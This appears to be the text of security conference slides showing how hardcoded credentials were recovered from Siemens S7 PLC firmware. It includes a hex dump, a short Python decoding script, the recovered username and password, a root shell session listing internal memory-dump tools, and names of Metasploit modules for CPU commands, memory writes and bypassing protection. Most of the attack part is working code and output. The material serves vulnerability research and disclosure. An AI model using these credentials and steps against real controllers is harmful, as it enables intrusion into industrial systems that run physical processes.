File: firmware.bin          ASCII Offset: 0x00014E0E / 0x0003D059 (%34)
00014E00  74 20 72 20 20 20 20 20 20 3A 20 25 20 0A 73 55      t r : % .sU
00014E10  72 65 53 2F 52 54 50 20 73 61 77 73 72 6F 2F 64      reS/RTP sawsro/d
00014E20  57 50 0A 44 61 62 69 73 6B 73 0A 48 3C 4D 54 3E      WP-Dabisks.H<MT>
00014E30  4C 48 3C 41 45 3E 44 54 3C 54 49 45 4C 4C 3E 67      LH<AE>DT<TIELL>g
00014E40  6F 6E 69 2F 3C 49 54 4C 54 3E 45 2F 3C 45 48 44      oni/<ITLT>E/<EHD
00014E50  41 3C 3E 4F 42 59 44 3C 3E 3E 75 48 3C 3E 31 6F      A<>0BYD<>>uH<>lo
00014E60  4C 69 67 3C 6E 48 2F 3E 31 2F 3C 3E 75 0A 6F 4C      Lig<nH/>1/<>u.oL
00014E70  69 67 20 6E 75 73 63 63 73 65 66 73 6C 75 2E 6C      ig nuscscsefslu.l
00014E80  59 20 75 6F 6D 20 79 61 77 20 6E 61 20 74 6F 74      Y uom yaw na tot
00014E90  70 20 6F 72 65 63 64 65 74 20 20 6F 41 3C 48 20      p orecdet oA<H
00014EA0  45 52 3D 46 2F 22 3E 22 6E 49 65 64 3C 78 41 2F      ER=F/">"nIed<xA/
00014EB0  0A 2F 3C 6F 62 79 64 3C 3E 68 2F 6D 74 3E 6C 0A      ./<obyd<>h/mt>l.
00014EC0  70 3C 3C 3E 72 62 3C 3E 6F 66 6D 72 61 20 74 63      p<<>rb<>ofmtra tc
00014ED0  6F 69 3D 6E 2F 22 6F 6C 69 67 22 6E 6D 20 74 65      oi=n/"olig"nm te
00014EE0  6F 68 3D 64 47 22 54 45 3E 22 63 3C 6E 65 65 74      oh=dG"TE">"c<neet
00014EF0  3E 72 74 3C 62 61 65 6C 0A 74 3C 3E 72 74 3C 3E      >rt<bael.t<>rt<>
00014F00  64 73 55 72 65 3C 3A 74 2F 3E 64 74 3C 3E 64 69      dsUre<:t/>dt<>di
00014F10  3C 70 6E 74 75 74 20 70 79 3D 65 65 74 74 78 73      <pntut py=eettxs
00014F20  20 7A 69 3D 65 30 35 6E 20 6D 61 3D 65 55 22 65      zi=e05n ma=eU"e
00014F30  73 22 72 3C 3E 74 2F 3E 64 2F 3C 72 74 0A 3E 74      s"r<>t/>d/<rt.>t
00014F40  3C 3E 72 74 3C 3E 64 61 50 73 73 6F 77 64 72 3C      <>rt<>daPssowdr<
00014F50  3A 74 2F 3E 64 74 3C 3E 64 69 3C 70 6E 74 75 74      :t/>dt<>di<pntut
00014F60  20 70 79 3D 65 61 70 73 73 6F 77 64 72 73 20 7A      py=eapssowdrs z
00014F70  69 3D 65 30 35 6E 20 6D 61 3D 65 50 22 73 61 77      i=e05n ma=eP"saw
00014F80  73 72 6F 22 64 3C 3E 74 2F 3E 64 2F 3C 72 74 0A      sro"d<>t/>d/<rt.
00014F90  3E 74 3C 3E 72 74 3C 20 64 6C 61 67 69 3D 6E 65      >t<>rt< dlagi=ne
00014FA0  6C 74 66 3C 3E 6E 69 75 70 20 74 79 74 65 70 73      ltf<>niup tytpeps
00014FB0  3D 62 75 69 6D 20 74 61 76 75 6C 3D 65 4C 22 67      =buim tavul=eL"g
00014FC0  6F 6E 69 3E 22 2F 3C 64 74 3C 3E 64 74 61 20 69      oni"/<dt<>dta i
00014FD0  6C 6E 67 72 3D 67 69 74 68 3C 3E 6E 69 75 70 20      lngr=gith<>niup
00014FE0  74 79 74 65 70 72 3D 73 65 74 65 76 20 6C 61 65      tytepr=setev lae
00014FF0  75 22 3D 65 52 65 73 22 74 3C 3E 74 2F 3E 64 2F      u"=eRes"t<>t/>d/
00015000  3C 72 74 0A 2F 3C 61 74 6C 62 3E 65 2F 3C 65 63      <rt./<atlb>e/<ec
00015010  74 6E 72 65 3C 3E 66 2F 72 6F 3E 6D 2F 3C 3E 70      tnre<>f/ro>m/<>p
00015020  2F 3C 6F 62 79 64 3C 3E 68 2F 6D 74 3E 6C 0A 73      /<obyd<>h/mt>l.s
00015030  55 72 65 6C 20 67 6F 65 67 20 64 75 6F 2E 74 0A      Urel goeg duo.t.
00015040  6F 4D 65 64 4C 2F 4E 4F 0A 47 75 42 20 73 6F 43      oMedL/N0.GuB soC
00015050  74 6E 6F 72 20 6C 6E 55 74 69 65 20 72 72 72 6F      tnor lnUtie rrrr
^G Help ^C Exit (No Save) ^T goTo Offset ^X Exit and Save ^W Search ^U Undo
```

# Cracking the S7 Password

```
File: firmware.bin ASCII Offset: 0x00014E0E / 0x0003D059 (%34)
00014E00 74 20 72 20 20 20 20 20 20 3A 20 25 20 0A 73 55 t r : % .sU
00014E10 72 65 53 2F 52 54 50 20 73 61 77 73 72 6F 2F 64 res/RTP sawsro/d
00014E20 57 50 0A 44 61 62 69 73 6B 73 0A 48 3C 4D 54 3E WP.Dabisks.H<MT>
00014E30 4C 48 3C 41 45 3F 44 54 3C 54 49 45 4C 4C 3E 67 LH<AE>DT<TIELL>g
00014E40 6F 6E 69 root@bt: ~ /test - Shell - Konsole i /<ITLT>E /<EHD
00014E50 41 3C 3E Session Edit View Bookmarks Settings Help >OBYD<>>uH<>lo
00014E60 4C 69 67 root@bt:~/test# cat decode.py g<nH/>1/<>u.oL
00014E70 69 67 20 #/usr/bin/python2.5 nuscscsefslu.l
00014E80 59 20 75 import sys uom yaw na tot
00014E90 70 20 6F s = 'sUreS/RTP sawsro/dWP.Dabisks' orecdet oA<H
00014EA0 45 52 3D def decode_s7_str(st): =F/">"nIed<xA/
00014EB0 0A 2F 3C s = list(st) <obyd<>h/mt>l.
00014EC0 70 3C 3C s = list(st) <>rb<>ofmra tc
00014ED0 6F 69 3D for c in range(0,len(s),2): =n/"olig"nm te
00014EE0 6F 68 3D t=s[c] =dG"TE">"c<neet
00014EF0 3E 72 74 s[c]=s[c+1] t<bael.t<>rt<>
00014F00 64 73 55 s[c+1]=t Ure<:t/>dt<>di
00014F10 3C 70 6E return ".join(s) ntut py=eettxs
00014F20 20 7A 69 print decode_s7_str(s) i=e05n ma=eU"e
00014F30 73 22 72 r<>t/>d/<rt.>t
00014F40 3C 3E 72 root@bt:~/test# python decode.py rt<>daPssowdr<
00014F50 3A 74 2F User/STR Password/PWD.basisk />dt<>di<pntut
00014F60 20 70 79 y=eapssowdrs z
00014F70 69 3D 65 e05n ma=eP"saw
00014F80 73 72 6F o"d<>t/>d/<rt.
00014F90 3E 74 3C <>rt< dlagi=ne
00014FA0 6C 74 66 3C 3E 6E 69 75 70 20 74 79 74 65 70 73 ltf<>niup tytps
00014FB0 3D 62 75 69 6D 20 74 61 76 75 6C 3D 65 4C 22 67 =buim tavul=eL"g
00014FC0 6F 6E 69 3E 22 2F 3C 64 74 3C 3E 64 74 61 20 69 oni>" /<dt<>dta i
00014FD0 6C 6E 67 72 3D 67 69 74 68 3C 3E 6E 69 75 70 20 lngr=gith<>niup
00014FE0 74 79 74 65 70 72 3D 73 65 74 65 76 20 6C 61 65 tytepr=setev lae
00014FF0 75 22 3D 65 52 65 73 22 74 3C 3E 74 2F 3E 64 2F u"=eRes"t<>t/>d/
00015000 3C 72 74 0A 2F 3C 61 74 6C 62 3E 65 2F 3C 65 63 <rt./<atlb>e/<ec
00015010 74 6E 72 65 3C 3E 66 2F 72 6F 3E 6D 2F 3C 3E 70 tnre<>f/ro>m/<>p
00015020 2F 3C 6F 62 79 64 3C 3E 68 2F 6D 74 3E 6C 0A 73 /<obyd<>h/mt>l.s
00015030 55 72 65 6C 20 67 6F 65 67 20 64 75 6F 2E 74 0A Urel goeg duo.t.
00015040 6F 4D 65 64 4C 2F 4E 4F 0A 47 75 42 20 73 6F 43 oMedL/NO.GuB soC
00015050 74 6E 6F 72 20 6C 6E 55 74 69 65 20 72 72 72 6F tnor lnUtie rroo
^G Help ^C Exit (No Save) ^T goTo Offset ^X Exit and Save ^W Search ^U Undo
```

User: basisk  
Pass: basisk

- Scan thru firmware
- 12 lines of code
- Swap odd chars
- Login via Telnet
- Login via HTTP
- Dump Memory
- Delete Files
- Execute Commands

# Owned

```
root@bt: ~/test - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help
CBA <DIR>
12/>cd tools
12//tools>ls
MemoryDump EXE Arguments: Address/STR Hex/BOOL Length/LONG Mode=32/LONG
trace_init EXE
TracepointSel EXE Arguments: Cmd/STR TpId/LONG
12//tools>MemoryDump
Memory dump

No address & length given!

Mode: Values 8, 16 or 32 bit access
Valid address areas are:
=====
80000000 - 81FFFFFF SD-Ram cached
A0000000 - A1FFFFFF SD-Ram uncached
A8000000 - A87FFFFFF Norflash
AFC00000 - AFC7FFFF ED-Ram int. uncached
BFE00000 - BFEFFFFD COM-ED-Ram ext.
C0000000 - C007FFFF ED-Ram int. cached
D0000000 - D0005FFF Scratchpad data int.
D4000000 - D4005FFF Scratchpad code int.
F0100000 - F018FFFF SPS-Asic 16-Bit access only

Check src\eim_test.c on problems
12//tools>cd /
12/>ls
images <DIR>
BG_Zust EXE
internal <DIR>
eim <DIR>
tools <DIR>
ltrc <DIR>
acp <DIR>
MPI <DIR>
login EXE Arguments: User/STR Password/PWD
logout EXE
AM0S <DIR>
HWBB <DIR>
CBA <DIR>
12/>
```



# Decoding the S7 password

- Took 1-2 hours to locate the actual password
- The result was command shell.

```
s = 'sUreS/RTP sawsro/dWP.Dabisks'  
def decode_s7_str(st):  
    s = list(st)  
    for c in range(0,len(s),2):  
        t=s[c]  
        s[c]=s[c+1]  
        s[c+1]=t  
    return "".join(s)  
print decode_s7_str(s)
```

# Metasploit Modules

- `simatic_s7_1200_cpu_cmd.rb`
- `simatic_s7_300_cpu_cmd.rb`
- `simatic_s7_mem_dump.rb`
- `simatic_s7_1200_cpu_mem_write.rb`
- `simatic_s7_disable_mem_protect.rb`
- `simatic_s7_cpu_cmd_protect_bypass.rb`

# Demo

